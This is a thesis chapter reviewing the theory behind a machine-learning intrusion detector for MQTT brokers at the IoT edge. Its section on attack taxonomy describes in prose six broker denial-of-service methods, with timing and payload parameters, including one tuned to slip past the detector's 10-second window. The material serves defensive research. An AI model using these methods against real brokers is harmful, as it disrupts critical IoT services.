Theoretical Framework and State of the Art

The design and deployment of a Network Intrusion Detection System (NIDS) in resource-constrained environments require foundations spanning cyber-physical architectures, network protocols, and Machine Learning (ML). This chapter establishes these foundations and critically reviews the principal limitations identified in the literature, including static datasets, Deep Learning bottlenecks, and the Base-Rate Fallacy, thereby providing the academic basis for the engineering decisions adopted in this thesis.

2.1 The Paradigm of Industry 4.0 and Cyber-Physical Systems

The technological evolution of the last decade has culminated in the Fourth Industrial Revolution (Industry 4.0), a paradigm characterised by the fusion of the physical and digital worlds through Cyber-Physical Systems (CPS) and the Internet of Things (IoT). According to the 5C Cyber-Physical Systems architecture and RAMI 4.0 (Reference Architectural Model for Industrie 4.0), hierarchical structuring is central to integrating legacy systems with emerging communication technologies in Industry 4.0 ecosystems [26, 28]. Accordingly, the robust CPS abstraction adopted in this thesis is organised across three fundamental levels [63]:

- **Physical/Connection Layer:** comprising the physical sensors and actuators operating in the real world, generating raw telemetry.
- **Cyber/Edge Layer:** acting as an intermediate gateway that aggregates, filters, and preliminarily analyzes data to grant the system self-awareness with minimal latency. This layer is heavily reliant on Condition Monitoring Data and Event Data to assess the reliability and security of the CPPS in real-time [30].
- **Cognition and Configuration Layer:** where advanced algorithms and Visual Analytics provide actionable intelligence, closing the operational loop through real-time system reconfiguration.

These theoretical principles of Industry 4.0 constitute the foundational blueprint for the containerised ecosystem designed in this thesis. The stochastic traffic generator, attacker bot, and Mosquitto broker form the Physical/Simulation Layer; the Zeek passive probe and Python-based inference engine represent the Cyber/Edge Layer; and InfluxDB paired with Grafana serves as the Cognition Layer for Security Operations Center (SOC) analysts.

2.1.1. The Transition from Cloud to Edge Computing and TinyML

Historically, the massive volume of data generated by IoT networks was transmitted to centralized Cloud Computing infrastructures for processing and storage. However, recent literature emphasizes that this centralized paradigm is fundamentally inadequate for critical IoT applications [65]. Transmitting gigabytes of network traffic to the cloud introduces unacceptable transmission latencies, consumes massive uplink bandwidth, and exposes sensitive urban telemetry to severe data breaches.

To mitigate these bottlenecks, the industry has transitioned towards Edge Computing [57]. This architecture decentralizes data processing, bringing computational capabilities to the logical extreme of the network, adjacent to the data source (e.g., IoT gateways). A critical enabler of this transition is Network Function Virtualization (NFV) implemented via containerization (e.g., Docker¹). Replacing traditional Virtual Machines (VMs) with containerized NFV drastically reduces storage memory consumption (up to 90%), avoids hardware emulation overhead by sharing the host's kernel, and allows for rapid, lightweight deployment of security functions like IDSs directly at the Edge [49].

Within this scope, Tiny Machine Learning (TinyML) develops predictive models capable of executing on ultra-constrained devices with memory capacities from kilobytes to a few megabytes. TinyML relies on optimisation techniques including feature selection, numerical downcasting, quantisation, and compact model design to reduce computational complexity while retaining predictive performance [29]. This thesis transfers these efficiency-oriented principles to the Edge-gateway level through a compact feature representation, lightweight model selection, bounded streaming state, and an optimised inference path. Furthermore, processing traffic locally supports privacy preservation by limiting the transmission of sensitive telemetry and enables security analysis before malicious traffic can saturate the wider network.

2.2 The MQTT Protocol and Threat Landscape

In the context of Smart Cities and Industrial IoT (IIoT), asynchronous and low-power messaging protocols are required to handle intermittent connectivity and limited bandwidth. The Message Queuing Telemetry Transport (MQTT) protocol is the *de facto* standard for IoT communications due to its lightweight publish-subscribe architecture. Designed originally in 1999 and formally standardised by the OASIS [47], its efficiency relies on outsourcing communication complexity to a central server known as the broker [4].

2.2.1. Publish/Subscribe Architecture and QoS Vulnerabilities

MQTT operates on a publish/subscribe architecture over the TCP/IP stack [2, 59]. It decouples clients (publishers and subscribers) in space and time by utilizing a central server known as the broker. To minimize energy consumption, MQTT relies on centralized session management handled by a broker, utilizing PINGREQ and PINGRESP control messages to maintain connections during Keep-Alive periods [4].

While efficient, this centralized dependency creates a Single Point of Failure (SPoF). To understand the vectorization of threats against this protocol, it is imperative to analyze network behavior through Queueing Theory. The fundamental relationship is governed by Little's Law [2, 5]: the number of items in a queueing system L is defined as:

¹Docker, Inc. Docker Documentation. Available at: <https://docs.docker.com/>. [Last access: 31/07/2026].

$$L = \lambda \times W$$

where λ is the average arrival rate of items entering the system and W is their average residence time within the system [1]. Attackers exploit this mathematical reality through two distinct paradigms: either maximizing λ (volumetric floods that saturate bandwidth and CPU interrupts) or artificially inflating W (semantic socket retention that starves memory and concurrent connection pools).




Figure 2.1: MQTT Publish/Subscribe Architecture and Quality of Service (QoS) levels. Higher QoS levels require acknowledgement-dependent broker state to be retained until delivery completion, increasing residence time and creating state-retention attack surfaces.

Furthermore, MQTT defines three Quality of Service (QoS) levels, as illustrated in Figure 2.1. Each level presents a distinct attack surface. QoS 1 and QoS 2 require the broker to retain acknowledgement-dependent message and protocol state until the corresponding delivery exchanges are completed. This mandatory retention allows attackers to artificially inflate W and exhaust the broker’s finite resources [4, 47]. Conversely, QoS 0 operates on a “fire and forget” basis. By utilizing QoS 0, an attacker eliminates the need to wait for server acknowledgments, allowing them to maximize λ and achieve devastating volumetric bandwidth exhaustion.

2.2.2. Taxonomy of Denial of Service (DoS) Attacks in MQTT

In critical infrastructures, the Availability of the system is the most vulnerable pillar of the CIA (Confidentiality, Integrity, Availability) triad [23]. By exploiting the connection, session, subscription, and message-processing mechanisms of MQTT, current scientific literature has modelled specific Application-Layer Denial of Service (DoS) vectors [1, 62]. However, to thoroughly evaluate the proposed IDS against realistic and sophisticated threats, this project significantly adapts and extends these theoretical models, developing custom attack algorithms designed to challenge static detection windows and prevent attacker self-exhaustion. The implemented offensive module simulates and executes the following six specific vectors:

1. **Basic CONNECT Flooding (BF1):** a volumetric attack where the adversary repeatedly establishes MQTT sessions using randomised client identifiers and credential fields, stressing TCP/MQTT connection-establishment and teardown processing. To emulate sustained botnet-like behaviour and prevent a self-inflicted DoS, this implementation introduces a controlled pause (micro inertia), maintaining an aggressive but stable connection rate capable of placing continuous pressure on the broker's session-processing capacity.
2. **Delayed CONNECT Flooding (BF2):** a semantic Layer 4/7 attack exploiting the broker's pre-MQTT connection-retention interval. The attacker establishes the TCP session using OS-level TCP sockets but deliberately delays the MQTT CONNECT payload, forcing the broker to retain established sockets while awaiting completion of the MQTT handshake. This produces sustained connection-retention pressure and can progressively exhaust the broker's concurrent connection capacity without requiring high bandwidth.
3. **CONNECT Flooding with WILL Payload (BF3):** exploits the Last Will and Testament (LWT) feature. The attacker registers a 1,024-byte Will payload in the MQTT CONNECT packet and intentionally executes an ungraceful, abrupt drop of the TCP socket at the operating system level (bypassing the MQTT DISCONNECT command). Each abnormal termination forces the broker to process the registered Will publication while simultaneously handling renewed connection churn, intensifying connection and message-processing pressure.
4. **Wildcard Subscription Flooding (IAUTHS):** once connected, the attacker bombards the routing engine with complex SUBSCRIBE packets containing dynamically generated multi-level wildcards (e.g., `sys/+/level/#`). This creates intensive subscription parsing, topic-tree traversal, and routing-state maintenance, placing sustained computational pressure on the broker's subscription-processing path. To avoid exhausting the offensive container under its own workload, the algorithm dynamically throttles the active threads.
5. **Publish Flooding (PUB_FLOOD):** a custom volumetric bandwidth exhaustion attack operating in discrete waves. Malicious clients connect and spam the broker with repeated 1,024-byte PUBLISH payloads at QoS 0 for exactly 5 seconds at a sustained high rate, followed by a deliberate disconnection. This wave-based pattern generates abrupt and extreme spikes in originator byte and packet rates within the aggregated flow representation, directly challenging the detector's ability to distinguish malicious flooding from legitimate high-volume camera traffic.
6. **Evasive Stealthy Starvation (SlowITe):** a sophisticated low-rate attack mimicking an MQTT Slowloris. The attacker establishes a connection with a moderate Keep Alive value and remains almost completely silent for approximately 15 seconds, exceeding the IDS's 10-second observation horizon, before cleanly disconnecting and repeating. This calculated low-activity pattern retains broker connections across the observation horizon, increases concurrent connection occupancy, and is specifically designed to evade detectors that depend predominantly on volumetric traffic indicators.

An important observation from the literature is that most network attacks are manifested and carried out in control traffic rather than in bulk data transfers. Analysing aggregated control traffic (e.g., TCP flags, connection states, handshake packets) increases detection efficacy for low volume attacks and reduces computational overhead [70]. The underlying principle is adopted in this thesis: the feature engineering pipeline specifically extracts

state-based and history-based features that capture control plane anomalies, such as unusual connection states or abnormal handshake patterns. This allows the detection of stealthy attacks (e.g., SlowITe) that leave little volumetric footprint.

2.2.3. Theoretical Modeling of Benign IoT Traffic and the Digital Twin

To accurately detect anomalies, a Network Intrusion Detection System (NIDS) must first comprehensively understand the mathematical topology of “normality.” The fundamental premise of unsupervised algorithms, such as the Isolation Forest, is their capacity to learn the normative behavior of the network without requiring attack labels. Thus, if the benign traffic model is theoretically flawed, deterministic, or artificially uniform, the resulting Machine Learning decision boundaries will be inherently defective.

In the context of Smart Cities, benign telemetry does not flow in static, predictable intervals; rather, it is governed by complex biological, physical, and human interactions. Utilizing fixed-interval distributions flattens the network topology due to the Law of Large Numbers, stripping the environment of its natural variance [36]. To mathematically emulate an organic IoT ecosystem, the scientific consensus dictates the hybridization of distinct stochastic distributions, categorizing sensors based on their physical nature across four mathematical dimensions:

1. **Non-Stationary Poisson-Based Waiting Times (Traffic and Presence):** independent discrete events, such as vehicle or presence observations, are represented through Poisson-based stochastic patterns [63]. Each publisher receives an independently sampled parameter λ , representing the mean of the discrete Poisson-distributed waiting-time draw rather than the rate of a continuous-time Poisson process. Publisher-specific parameters prevent convergence toward a single transmission schedule, while temporal modulation introduces controlled non-stationarity.
2. **Weibull Distributions (Environmental Inertia):** sensors monitoring physical phenomena, such as temperature or humidity, do not register abrupt, instantaneous shifts. Their variations are progressive, dictated by thermodynamic inertia. Modelling these sensors through standard uniform randomness is therefore physically inadequate. The architecture represents this environmental continuity through sinusoidal temperature evolution and bounded humidity variation, while Weibull distributions, configured with a shape parameter $k = 1.5$ and a scale parameter of 5.0, are used to calculate their wait times. This introduces variable, right-skewed reporting intervals, generating a heterogeneous temporal signature characteristic of legitimate ambient telemetry.
3. **Burst Transmissions (Edge Computing Cameras):** modern Smart Cities incorporate intelligent Edge cameras that process detection events locally. Rather than streaming continuous video over MQTT, these devices emit dense JSON metadata arrays containing elements such as bounding boxes, alphanumeric object IDs, and confidence scores. The implemented profile is characterised by high-frequency bursts with very short stochastic inter-arrival times, configured around a base interval of 0.5 seconds, together with highly variable metadata payload sizes. This profile produces legitimate volumetric spikes of approximately 40–60 KB per TCP session and therefore serves as a deliberate high-volume benign comparator, requiring the IDS to distinguish behavioural and temporal structure rather than equating large byte volumes with malicious Publish Flooding.
4. **Circadian Rhythms (Sinusoidal Modulation):** an urban ecosystem is deeply influenced by human schedules, meaning traffic cannot be treated as a stationary

process. IoT environments are highly dynamic and subject to “Concept Drift” [63]. A static probability distribution fails to capture the density variations between “rush hours” and nocturnal “valley hours.” To reflect this, the baseline waiting intervals of all generated sensors are dynamically modulated through a non-stationary sinusoidal multiplier:

$$Multiplier = 1.0 + 0.5 \times \sin(2\pi \times phase)$$

This mathematical abstraction emulates daily circadian cycles in compressed experimental time, scaling the baseline waiting intervals by factors ranging from 0.5 to 1.5.

Understanding and modelling these mathematical baselines is important for the subsequent Machine Learning phase. An empirical study on time-series anomaly detection has shown that the performance of Isolation Forest can be influenced by the distribution of the benign data, with anomalies being easier to isolate when normal observations are concentrated within a narrower range [45]. By requiring the unsupervised algorithms to model this complex, heterogeneous benign behaviour, the system establishes a more representative reference baseline, setting the foundation for detecting stealthy, low-rate starvation attacks.

2.3 Intrusion Detection Systems (IDS)

To defend against these threats, Intrusion Detection Systems (IDS) act as the analytical core of network security. Based on their location, they are classified into Host-based (HIDS) and Network-based (NIDS). In resource-constrained IoT deployments, the severe CPU and memory limitations of end nodes render HIDS operationally unviable at the device layer; consequently, NIDS deployed at strategic Edge gateways constitute the necessary architectural choice.

2.3.1. Misuse Detection vs. Anomaly Detection

Methodologically, IDS frameworks are divided into two paradigms [12]:

- **Signature-Based IDS (Misuse Detection):** systems like Snort or Suricata compare incoming traffic against a static database of known malicious patterns. While highly precise for documented attacks, they are structurally obsolete against the dynamism of the IoT. Attackers continuously mutate their payloads, rendering signature-based systems blind to Zero-Day vulnerabilities [35]. Furthermore, as demonstrated [12], maintaining massive, continuously updated rule databases on memory-constrained Edge devices is operationally unfeasible.
- **Anomaly-Based IDS (AIDS):** these systems profile the “normal” behavior of the network and flag any significant deviation as a potential intrusion. Historically, profiling normality required rigid statistical models, but the integration of Machine Learning (ML) has automated this process. This approach constitutes a principal analytical path to intercept stealthy, asymmetric, and undocumented attacks [9].

2.3.2. Deep Packet Inspection (DPI) vs. Flow-Based Analysis

The granularity of traffic analysis fundamentally dictates a system’s scalability. Historically, IDS relied on Deep Packet Inspection (DPI) to search for signatures within the payload.

However, the massive adoption of cryptographic protocols (TLS/SSL, MQTTS) has obscured the application layer, rendering conventional payload-level DPI ineffective when authorised decryption or endpoint visibility is unavailable. Performing traffic decryption at resource-constrained Edge gateways introduces a prohibitive computational bottleneck [41].

The state-of-the-art alternative is Flow-Based Analysis. A network flow is a logical grouping of packets sharing a 5-tuple identity (Source IP, Destination IP, Source Port, Destination Port, Protocol) over a finite time interval. In this context, Reed et al. [53] define the concept of Limited Packet Capture (LPC) as a highly resource-efficient alternative to Full Packet Capture (FPC). By strictly extracting a reduced subset of network metadata, specifically the packet length (l_p) and the inter-arrival time (Δt), computational overhead can be reduced by over 99% compared to bidirectional payload extraction. Extracting aggregated statistics allows algorithms to detect behavioral anomalies without deciphering the payload.

However, the implementation tool is critical because the flow-extraction layer must sustain continuous traffic processing without becoming the bottleneck of the detection pipeline. Reported evaluations of Python-based packet-processing prototypes using Scapy have measured throughputs as low as 8.26 flows per second and latencies exceeding 160 ms [14], illustrating the operational limitations that interpreted packet processing can introduce in latency-sensitive Edge deployments. This evidence motivates Zeek as the dedicated flow-analysis layer in this thesis. Its stateful connection analysis and native structured logging provide an efficient and interpretable interface between passive network observation and the downstream Machine Learning pipeline [54]. Chapter 4 details its sidecar deployment, JSON configuration, and integration with the containerised infrastructure.

Zeek produces stateful connection records upon flow finalisation, which are aggregated through 10-second Overlapping Sliding Windows with a 5-second stride (50% overlap). This configuration balances temporal context and observation frequency while preserving short-term variations in connection density, duration, byte rates, and inter-arrival behaviour, reducing sensitivity to fixed temporal boundaries and improving visibility across adjacent intervals [4, 24, 61].

2.4 Machine Learning Algorithms in Cybersecurity

Deploying Artificial Intelligence models in cybersecurity requires understanding their mathematical foundations and computational complexity. This project contrasts supervised, unsupervised, and deep-learning architectures.

2.4.1. Ensemble Learning and the Bias-Variance Tradeoff

As formally established in statistical learning theory [34], predictive models face two primary sources of error: bias (underfitting) and variance (overfitting). Ensemble Learning methods solve this tradeoff efficiently. Techniques such as Bagging (Bootstrap Aggregating) train multiple independent base estimators (decision trees) simultaneously. Mathematically, by averaging the predictions of T independent trees, the model's variance is reduced by a factor of T without increasing the original bias.

- **Random Forest (RF):** a supervised ensemble algorithm [10] that builds a multitude of decision trees during training. Each tree evaluates a random subset of features, utilizing heuristics based on Information Theory (Entropy/Gini impurity) to find the most discriminative splits. The final classification is decided by majority voting. Due to its robustness, it serves as the supervised Gold Standard (Baseline) for

this project. However, because it requires labelled examples of both classes during training, its performance is interpreted as a supervised reference and does not by itself demonstrate the detection of a genuinely unseen attack family [35].

2.4.2. Hyperplanar, Distance-Based, and Deep Learning Models

In cybersecurity, labeling massive volumes of network traffic is economically prohibitive, making Unsupervised Learning (Novelty Detection) highly desirable to discover hidden structures without target labels.

- **One-Class SVM (OC-SVM):** a classic unsupervised baseline. In an n -dimensional feature space, OC-SVM attempts to construct a hyperplane that maximizes the geometric margin from the origin. However, it suffers from an $\mathcal{O}(n^3)$ training complexity and degrades critically when the feature space undergoes strict dimensional reduction (a necessity in Edge deployments to prevent latency) [9]. While studies such as Fuhnwi et al. [31] have shown OC-SVM achieving high detection rates on static datasets like NSL-KDD, its cubic complexity renders it computationally inefficient for live IoT streams.
- **K-Nearest Neighbors (KNN):** relies on distance calculations across the entire dataset, resulting in an inference complexity of $\mathcal{O}(K \cdot N)$, which consumes prohibitive amounts of RAM (e.g., >75 MB just for inference), rendering it unfit for the Edge [27].
- **Sparse Autoencoder (AE):** a Deep Learning architecture heavily promoted as the State of the Art (SOTA). As formally defined by Goodfellow, Bengio, and Courville [32], an Autoencoder is an unsupervised neural network designed to learn efficient, low-dimensional representations of data. It forces input features through a dimensional bottleneck (latent space) and attempts to reconstruct them. Trained solely on benign traffic, it learns the profile of normality; when a malicious flow is fed, the reconstruction fails, and the resulting reconstruction error, the quantitative difference between the input and the output [32], acts as the anomaly score.

To optimize stability in noisy IoT environments, this project theoretically substitutes Mean Squared Error (MSE) with Mean Absolute Error (MAE / L1 Loss):

$$MAE = \frac{1}{n} \sum_{i=1}^n |X_i - \hat{X}_i|$$

Furthermore, to prevent the “Dead ReLU” syndrome caused by the introduction of negative values from robust scaling mechanisms, the hidden layers strictly utilize LeakyReLU activation functions, ensuring continuous gradient flow. An L1 Regularization penalty is also applied to force sparsity in the latent space.

Despite their theoretical power, empirical evaluations in real-time industrial environments reveal severe flaws. Large-parameter autoencoder architectures pose severe challenges in Edge environments and can exceed the memory and processing limits of constrained IoT nodes [42]. Autoencoders are highly susceptible to the stochastic noise of legitimate IoT sensors. When applied to tabular data, they tend to over-generalize, attempting to reconstruct the noise (e.g., Poisson/Weibull inertia) rather than learning strict boundaries. Consequently, to maintain a low false positive rate, they relax their thresholds, rendering them “blind” to stealthy anomalies like SlowITe [22, 63]. Deep architectures can introduce high inference latency and memory overhead that are difficult to reconcile with TinyML paradigms [7], motivating the deliberately compact Sparse Autoencoder evaluated in this thesis.

2.4.3. Spatial Isolation: The Isolation Forest

Unlike models that profile normal traffic by calculating computationally expensive densities or distances, the Isolation Forest (IF) operates on a fundamentally different premise: as formulated by Liu, Ting, and Zhou [43], anomalies are “few and different.” The algorithm isolates anomalies directly by building an ensemble of random decision trees. Because anomalies exist in sparse regions of the feature space, they require significantly fewer random partitions to be isolated into a leaf node.




Figure 2.2: Conceptual representation of the Isolation Forest algorithm. A benign observation in a dense region (left) requires multiple random partitions (a deep tree path) to be isolated. Conversely, an anomalous observation in a sparse region (right) is isolated with very few random partitions (a shallow tree path).

The mathematical anomaly score $s(x, n)$ for an observation x in a dataset of n instances relies on the path length $h(x)$:

$$s(x, n) = 2^{-E(h(x))/c(n)}$$

Where $E(h(x))$ is the average path length, and $c(n)$ is the average depth of an unsuccessful search in a Binary Search Tree [65].

The IF algorithm has a training complexity of approximately $\mathcal{O}(T \cdot \psi \log \psi)$ and a test-time inference complexity of $\mathcal{O}(T \cdot \log \psi)$, where T is the number of trees and ψ is the sub-sampling size, while maintaining low memory requirements. Furthermore, to reduce the “Masking Effect”, where dense clusters of anomalies may hide each other, the algorithm uses small sub-sampling sizes. Because IF does not compute Euclidean distances, it does not strictly require data scaling [43], although RobustScaler is applied in this thesis to ensure consistent MLOps comparisons across models. These mathematical properties make the Isolation Forest a strong candidate for resource-constrained Edge IoT monitoring, where lightweight Machine Learning models are particularly desirable [27, 69].

2.5 Explainable Artificial Intelligence (XAI) and Security Operations

In modern Security Operations Centers (SOC), predictive algorithms operating as “black boxes” are unacceptable. Analysts require transparency to perform rapid incident triage and root-cause analysis [48]. While mathematical XAI frameworks like SHAP (SHapley Additive exPlanations)² can meticulously map feature contributions to provide human-interpretable insights into model predictions [3], calculating Shapley values in real-time introduces prohibitive latency for constrained Edge gateways, degrading the system’s operational viability.

To reconcile algorithmic transparency with real-time efficiency, this architecture adopts a Hybrid MLOps Explainability Framework that avoids heavy third-party libraries in production by dividing diagnostics into three operational tiers:

1. **Online Visual Analytics:** in production, the system leverages Visual Analytics through Grafana. By projecting the continuous Isolation Forest anomaly score, the offline-calibrated decision threshold, and the debounced confirmed-alert state alongside live telemetry [63], it provides operators with a human-readable visual context of the anomaly scores, allowing for immediate threat verification.
2. **Native Per-Feature Error Attribution (Offline Diagnostic Phase):** to provide model-native diagnostic intelligence, the architecture incorporates a custom per-feature reconstruction-error analyser applied to the Autoencoder. By extracting the absolute reconstruction error for each feature, the system identifies the network metrics contributing most strongly to anomalous reconstruction (e.g., an abnormal variation in `c_iat_std` or `orig_bytes_rate`). This operation has $\mathcal{O}(d)$ complexity per evaluated window, where $d = 14$ in the production representation, providing a fixed and bounded diagnostic computation while remaining outside the primary Isolation Forest alerting path.
3. **Deep Diagnostics and Clustering (Offline Phase):** while SHAP analysis is performed offline after training to provide global interpretability of the Isolation Forest output, the production system avoids any SHAP-related latency by relying on the real-time Visual Analytics of Grafana and the passive diagnostic output of the Autoencoder. In deferred time, complex diagnostics are delegated to the offline environment. First, SHAP is utilized to document the global contribution of network features to the Isolation Forest output. Second, dimensionality-reduction techniques (PCA coupled with t-SNE), followed by DBSCAN clustering, are applied to the anomalous windows. This enables the exploratory visual isolation and forensic analysis of anomalous traffic, supporting the investigation of potentially unseen attack patterns.

This hybrid strategy achieves operational transparency, providing analysts with actionable diagnostic insights while adhering to the hardware constraints of Edge Computing.

2.6 Critical Review of the State of the Art: The Applicability Crisis

Despite the theoretical accuracy reported in recent literature regarding ML-based NIDS, the transition from academic laboratories to real-world production environments is hindered

²SHAP Documentation. Available at: <https://shap.readthedocs.io/>. [Last access: 31/07/2026].

by severe methodological flaws, creating an “applicability crisis.” The cybersecurity domain is plagued by subtle experimental pitfalls, such as Data Snooping, Spurious Correlations, and the Base-Rate Fallacy, that lead to wildly over-optimistic results [16].

2.6.1. Labeling Pollution and the Dataset Shift Phenomenon

A persistent critique in modern literature is the excessive dependence on static, pre-compiled datasets (e.g., NSL-KDD, UNSW-NB15, CIC-IDS-2018, IoT-23). These legacy datasets often fail to represent the organic, asynchronous behavior inherent to lightweight protocols like MQTT. The lack of diverse, realistic, and dynamically labelled datasets is one of the most persistent obstacles in IoT intrusion detection research, often leading to models that fail when deployed in live environments [6]. Furthermore, they suffer from “Labeling Pollution”, where massive proportions of benign background traffic are erroneously labeled as attacks, destroying the mathematical boundaries of the models [44].

This over-reliance also frequently induces “Data Snooping,” where temporal dependencies are ignored, and models are trained with data distributions from the future that would not be available in practice [16]. Furthermore, these datasets often contain “Spurious Correlations” where machine learning algorithms memorize artifacts unrelated to the security problem (such as specific static IP addresses or port configurations) rather than solving the actual semantic task.

Consequently, models trained on static topologies are vulnerable to Dataset Shift: high offline performance can be driven by memorised network artefacts, such as static IP addresses or TTL values, rather than transferable attack semantics, undermining detection performance when those topological regularities change.

While some researchers use network traffic generators (such as IoT-Flock or SenSE), the literature demonstrates that these tools typically simulate simplistic, time-driven sensors that emit random values at fixed intervals, completely failing to emulate the complex, event-driven dynamics, actuator responses, and non-linear mobility patterns of a genuine urban ecosystem [56]. This justifies the absolute necessity of programming a highly controlled, stochastic “Digital Twin” to extract a mathematically pure Ground Truth.

2.6.2. The Danger of Synthetic Oversampling (SMOTE)

Network traffic is structurally imbalanced; anomalies rarely exceed 1-5% of the total volume. To combat this, researchers frequently employ Synthetic Minority Over-sampling Techniques (SMOTE). However, empirical validation reveals that SMOTE destroys the natural biological rhythm of the network. By injecting synthetic noise through interpolation, it corrupts topological decision boundaries, forcing the algorithm to over-generalize and drastically increasing the False Positive Rate (FPR) against benign telemetry [60]. Relying on correlation-based feature selection combined with Isolation Forests overwhelmingly surpasses SMOTE-based approaches, reducing redundancy without distorting the asymmetric statistical distribution of the network [48, 64]. Similarly, hybrid statistical feature selection (e.g., filtering out redundant dimensions) dramatically improves detection resilience without fabricating data [67]. Therefore, addressing imbalance must be done deterministically via metric optimization (PR-AUC) and Stratified Cross-Validation, rather than fabricating synthetic cyber-threats.

2.6.3. Deep Learning Bottlenecks and Automated ML (AutoML) at the Edge

There is a generalized academic bias assuming that Deep Neural Networks (DNN) are universally superior. However, literature confirms that tree-based models consistently outperform multi-layer neural networks on tabular cybersecurity data, showing great resistance to overfitting without requiring complex normalizations [40]. The structural complexity of large neural networks can impose severe memory and inference-latency overheads, conflicting with the strict hardware constraints of Edge gateways [68]. Empirical evaluations on multidimensional IoT telemetry demonstrate that Deep Learning models often fail to discern subtle anomalies hidden in background noise, yielding poor F1-Scores (approximately 0.17) compared to tree-based ensembles [22].

Additionally, Automated Machine Learning (AutoML) platforms have been discarded due to their “black-box” opacity and computational inefficiency [60].

2.6.4. Evaluation Metrics and the Base-Rate Fallacy

Evaluating an IDS in heavily imbalanced IoT scenarios using global Accuracy is profoundly misleading. A “lazy” classifier labeling all traffic as “Benign” would achieve 98% Accuracy while missing 100% of attacks. Similarly, the ROC-AUC is overly optimistic, as the massive volume of True Negatives dilutes the impact of False Positives [51, 55]. Therefore, the literature demands the optimization of the Precision-Recall Area Under the Curve (PR-AUC).

Moreover, the limiting factor of any IDS is its False Positive Rate (FPR), a phenomenon known as the Base-Rate Fallacy [20]. In a Smart City processing millions of connections, even a 1% FPR generates thousands of false alarms, causing “alert fatigue” and asphyxiating the Security Operations Center (SOC). Axelsson mathematically demonstrated that the Positive Predictive Value (PPV), the probability that an alarm actually indicates an intrusion, plummets to near zero if the False Alarm Rate is not magnitudes lower than the already tiny base rate of attacks. Cárdenas et al. [11] further expanded on this by proving that evaluating an IDS requires computing the Expected Cost, where the financial and operational penalty of a False Alarm $C(0, 1)$ far outweighs a missed detection in specific environments. Because an IDS alert linked to automated enforcement can block a legitimate sensor and cause a self-inflicted Denial of Service, models cannot rely on arbitrary default thresholds (e.g., 0.5). In this thesis, the decision boundary is calibrated offline using the more conservative of the 99.5th percentile of benign training scores and the empirical $\mu + 4\sigma$ bound, and is then frozen for held-out testing and online operation. This procedure targets an empirical FPR near zero rather than guaranteeing it, in accordance with the operational risk principles defined by Debes [25] and Cárdenas [11].

2.6.5. Feature Selection

The “Curse of Dimensionality” dictates that as the number of features grows, the amount of data required to generalize accurately grows exponentially [33]. To combat this, several information-theoretic feature selection methods have been proposed to balance relevance and redundancy. Qi et al. [52] introduced a feature selection algorithm (CCMI) that combines improved Pearson correlation with conditional mutual information, showing that features with high linear correlation introduce redundancy while mutual information captures non-linear dependencies. Mohammadi and Karimipour [46] extended this to multivariate mutual information (MVMIFS), considering interactions among three or more features. More recently, Barbosa et al. [66] evaluated four optimisation approaches (Max

Max, Max Min, Min Max, Min Min) on multiple intrusion detection datasets and found that the Max Min strategy, maximising mutual information while minimising Pearson correlation, consistently outperforms others, achieving high accuracy with very few features.

